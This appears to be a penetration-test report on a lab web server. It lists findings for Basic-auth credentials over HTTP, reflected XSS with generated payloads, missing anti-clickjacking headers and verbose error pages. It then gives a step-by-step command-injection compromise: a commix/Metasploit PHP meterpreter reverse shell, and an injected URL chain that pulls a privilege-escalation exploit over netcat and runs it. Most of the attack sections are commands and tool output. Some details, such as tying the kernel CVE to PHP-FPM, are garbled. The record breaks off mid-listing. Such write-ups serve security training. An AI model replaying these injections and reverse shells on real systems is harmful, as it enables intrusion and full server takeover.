00a0  41 75 74 68 6f 72 69 7a  61 74 69 6f 6e 3a 20 42   Authoriz ation: B
00b0  61 73 69 63 20 5a 47 56  73 62 32 6c 30 64 47 55   asic ZGV sb2l0dGU
00c0  36 59 32 46 77 64 48 56  79 59 53 42 6b 5a 53 42   6Y2FwdHV yYSBkZSB
00d0  6a 63 6d 56 6b 5a 57 35  6a 59 57 78 6c 63 77 3d   jcmVkZW5 jYWxlcw=
00e0  3d 0d 0a 55 70 67 72 61  64 65 2d 49 6e 73 65 63   =··Upgra de-Insec
00f0  75 72 65 2d 52 65 71 75  65 73 74 73 3a 20 31 0d   ure-Requ ests: 1·
```

References:

OWASP-A02-2021

Testing for Credentials Transported over an Encrypted Channel

Vulnerability: XSS (Reflected)

Identifier: OWASP-A03-2021:

Criticality: High (CVSS 8.5)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

URL: http://192.168.1.57/ping/index.php?id=

Description of the Vulnerability:


In this type of attack, the malicious code injected by the attacker is directly reflected in the server's response without being properly processed. This attack can lead to session theft, information obtainment, phishing, defacement, or even installing malicious code.

Evidence: Thanks to *XSStriker* we found a large number of injections:



```
        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: ip
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3071
------------------------------------------------------------
[+] Payload: <hTML%0donMOuSeOVEr%0a=%0a(confirm)()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <a%0doNMoUSEoVEr+=+confirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <A%0dOnpOintERENTeR%0d=%0d(prompt)``>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <dETAiLS%0aONtogglE+=+(confirm)()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <detailS%0doNToGgLE%09=%09a=prompt,a()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
```

We tried the basic one: *<script>alert("Vulnerable to XSS")</script>*



No seguro | 192.168.1.57/ping/index.php?ip=<script>alert("Vulnerable%20a%20XSS")</script>

192.168.1.57 dice

Vulnerable a XSS

References:

OWASP-A03-2021

Vulnerability: Lack of Anti-clickjacking headers

Identifier: OWASP-A05-2021: Security Misconfiguration

Criticality: Medium (CVSS 6.0)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

URL: http://192.168.1.57/ (Todos los directorios)

Description of the Vulnerability:

It occurs when an attacker tricks users into clicking on a button or link that, without the user's knowledge, triggers an action on a different website. It can be exploited to steal personal information, execute unwanted actions, or perform fraud.

Evidence: Thanks to the *curl* command we see that '*X-Frame-Options'* or the *'frame-ancestors' directive is not configured*.



```
┌──(root㉿kali)-[/home/kali]
└─# curl -I 192.168.1.57
HTTP/1.1 200 OK
Date: Thu, 02 Jan 2025 17:14:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=UTF-8


┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/login_1
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/login_1/
Content-Type: text/html; charset=iso-8859-1


┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/login_2
HTTP/1.1 401 Unauthorized
Date: Thu, 02 Jan 2025 17:14:19 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Area Segura"
Content-Type: text/html; charset=iso-8859-1


┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/ping
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/ping/
Content-Type: text/html; charset=iso-8859-1
```

References:

CWE-1021

OWASP-A05-2021

Vulnerability: Exposure of information in bugs

Identifier: OWASP-A05-2021: Security Misconfiguration

Criticality: Low (CVSS 3.5)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

Description of the Vulnerability:

When any of the directories displays an error message, it indexes server information, its version, IP and port.

Evidence:

Error 500 on the internal server:



Internal Server Error


The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at webmaster@localhost to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80

Error 404 ‘Not found’:




Not Found

The requested URL /login_ was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80

Error 403 ‘Forbidden’:



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.1.57 Port 80

References:

OWASP-A05-2021

CWE-200

Vulnerability: Creation of a Remote Shell


Identifier: OWASP-A03-2021: Command Injection

Criticality: Critical (CVSS 9.0)

Affected Service: http, Web server (Apache httpd 2.4.18), port 80


Description of the Vulnerability:
 A remote shell can be obtained thanks to the *'command injection' vulnerability*, which allows it to execute commands on the server and upload malicious binaries.

Evidence: For example, the tool *'COMMIX'* or *'Metasploit' is used,* in the first place, we use *commix 'python commic.py --url="http://192.168.1.57/ping/index.php?ip=127.0.0.1"'*:




```
┌──(root㉿kali)-[/usr/share/commix]
└─# python commix.py --url="http://192.168.1.57/ping/index.php?ip=127.0.0.1"
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
  /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v4.0-dev#115
 /\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's resp
re not responsible for any misuse or damage caused by this program.

[12:42:19] [warning] You haven't updated commix for more than 46 days!
[12:42:19] [info] Testing connection to the target URL.
[12:42:28] [info] Checking if the target is protected by some kind of WAF/IPS.
[12:42:37] [info] Performing identification (passive) tests to the target URL.
[12:42:40] [warning] Target's estimated response time is 3 seconds. That may cause serious delays during the data extraction p
Resumed GET parameter 'ip' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > █
```

We want to get a reverse shell, so we use the command '*reverse_tcp'* and use '*PHP meterpreter*':



```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.1.25
LHOST ⇒ 192.168.1.25
commix(reverse_tcp) > set lport 9999
LPORT ⇒ 9999
Available reverse TCP shell options:
 * Type '1' for netcat reverse TCP shells.
 * Type '2' for other reverse TCP shells.
commix(reverse_tcp) > 2
Available generic reverse TCP shell options:
 * Type '1' to use a PHP reverse TCP shell.
 * Type '2' to use a Perl reverse TCP shell.
 * Type '3' to use a Ruby reverse TCP shell.
 * Type '4' to use a Python reverse TCP shell.
 * Type '5' to use a Socat reverse TCP shell.
 * Type '6' to use a Bash reverse TCP shell.
 * Type '7' to use a Ncat reverse TCP shell.
 * Type '8' to use a Python reverse TCP shell (windows).
Available meterpreter reverse TCP shell options:
 * Type '9' to use a PHP meterpreter reverse TCP shell.
 * Type '10' to use a Python meterpreter reverse TCP shell.
 * Type '11' to use a meterpreter reverse TCP shell (windows).
 * Type '12' to use the web delivery script.
commix(reverse_tcp_other) > 9
[13:36:32] [info] Generating the 'php/meterpreter/reverse_tcp' payload.

[13:36:41] [info] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window
[13:36:41] [info] Once the loading is done, press here any key to continue ...
█
```

We copied "*msfconsole -r...*", and paste it into another tab to start the reverse shell:



```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.1.25
lhost => 192.168.1.25
resource (/usr/share/commix/php_meterpreter.rc)> set lport 9999
lport => 9999
resource (/usr/share/commix/php_meterpreter.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.25:9999
[*] Sending stage (40004 bytes) to 192.168.1.57
[*] Meterpreter session 1 opened (192.168.1.25:9999 -> 192.168.1.57:37622) at 2025-01-04

meterpreter > pwd
/var/www/html/ping
meterpreter > ls -la
Listing: /var/www/html/ping
===========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  22    fil   2017-12-07 12:26:48 -0500  estonoesunaflag.txt
100777/rwxrwxrwx  466   fil   2017-12-07 12:28:39 -0500  index.php
```

As you can see, the reverse shell has already been achieved .

References:

OWASP A03:2021 – Injection
Commix

Vulnerability: Privilege Escalation

ID: CVE-2017-16995


Criticality: Critical (CVSS 9.8)

Service Affected: PHP-FPM versions prior to 7.2.0.

Vulnerability Description:
The CVE-2017-16995 vulnerability is based on the check_alu_op function in the `Linux kernel/bpf/verifier.c` file up to version 4.4, allowing local users to cause a denial of service (memory corruption) or possibly have another unspecified impact by exploiting an incorrect sign extension. With this, there can be an escalation of privileges.

Evidence:


1. We searched with '*searchsploit*' for a possible exploit for the ubuntu and kernel version:



```
┌──(kali㉿kali)-[~]
└─$ searchsploit ubuntu kernel 4.4.0
---------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                      |  Path
---------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                | linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation    | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)                                                | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                                 | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                       | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                              | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation   | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
```


2. We look at '*exploit-db*' to find the *exploit* that is based on *CVE-2017-16995,* we get *44298.c* and that *45010.c*

When trying to exploit both exploits, we realize that the versions of *GLIBC* are incompatible:



```
drwx------  3 root     root      4096 Jan  3 09:42 systemd-private-b780a689a1bb4cb3869056ec20247cd7-syste
./exploit: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./exploit)
./exploit: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./exploit)
```


We use the *'ldd --version*' command to see which version is supported:



```
ldd (Ubuntu GLIBC 2.23-0ubuntu9) 2.23
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```


Therefore, it cannot be run on the remote machine. So, an isolated environment is created with the *Docker* tool, in order to compile the *exploits* in the version we need. To do this, we download the *exploit*, compress it with the extension '*tar.gz*', so as not to lose data, upload it to *docker* and compile it in an environment that can compile 'GLIBC 2.23', such as Debian 8. Once the *Dockerfile* is created, and the necessary tools such as *gcc are downloaded*, we upload the exploit tablet, unzip it and compile them with *gcc*:

Statements of upload of the tablet and download of the *exploit* with the correct version of GLIBC:



```
(base) [redacted]C:~/Escritorio$ sudo docker cp final22.tar.gz  49a98dffcb4a:/app
Successfully copied 3.58kB to 49a98dffcb4a:/app
(base) [redacted]:~/Escritorio$ sudo docker cp 49a98dffcb4a:/app/exploit_exe2 /home/pedro/Escritorio
Successfully copied 15.9kB to /home/pedro/Escritorio
```


In the dockerfile, the '.c' are compiled:



```
tar: Error is not recoverable: exiting now
root@49a98dffcb4a:/app# tar -xvf final22.tar.gz
44298.c
root@49a98dffcb4a:/app# ls -la
total 60
drwxr-xr-x 2 root root  4096 Jan  4 19:19 .
drwxr-xr-x 1 root root  4096 Jan  4 19:17 ..
-rw-rw-r-- 1 1000 1000  6021 Jan  4 19:13 44298.c
-rw-rw-r-- 1 1000 1000 13728 Jan  4 16:30 45010.c
-rw-rw-r-- 1 1000 1000  3833 Jan  4 16:35 comp.tar.gz
-rwxr-xr-x 1 root root 18432 Jan  4 16:39 exploit_exe
-rw-rw-r-- 1 1000 1000  1864 Jan  4 19:17 final22.tar.gz
root@49a98dffcb4a:/app# gcc 44298.c -o exploit_exe2
```


Once the exploits *are downloaded*, we change the owner to a non-root one, compile it and send them to the server using the *'Netcat' tool*. To be able to upload the file to the server, you must go to the '*/tmp*' folder, since the user is *'www-data'*, we are not allowed to upload files in any other directory. All this is reflected in the following screenshots:

-We run *netcat* from kali:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 8081 < final2.tar.gz
listening on [any] 8081 ...
192.168.1.57: inverse host lookup failed: Unknown host
connect to [192.168.1.25] from (UNKNOWN) [192.168.1.57] 37066
```

-We go to the website and upload it as shown:




192.168.1.57/ping/index.php?ip=127.0.0.1;cd /tmp;pwd;nc 192.168.1.25 8081 > final2.tar.gz;tar -xf final2.tar.gz;chmod 777 exploit_exe2;./exploit_exe2 ;ls -la;




```
/tmp
total 104
drwxrwxrwt 11 root     root      4096 Jan  4 12:09 .
drwxr-xr-x 22 root     root      4096 Dec  7  2017 ..
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .ICE-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .Test-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .X11-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .XIM-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 .font-unix
drwxrwxrwt  2 root     root      4096 Jan  3 09:42 VMwareDnD
-rw-r--r--  1 www-data www-data     0 Jan  3 10:57 esc_pri.exe
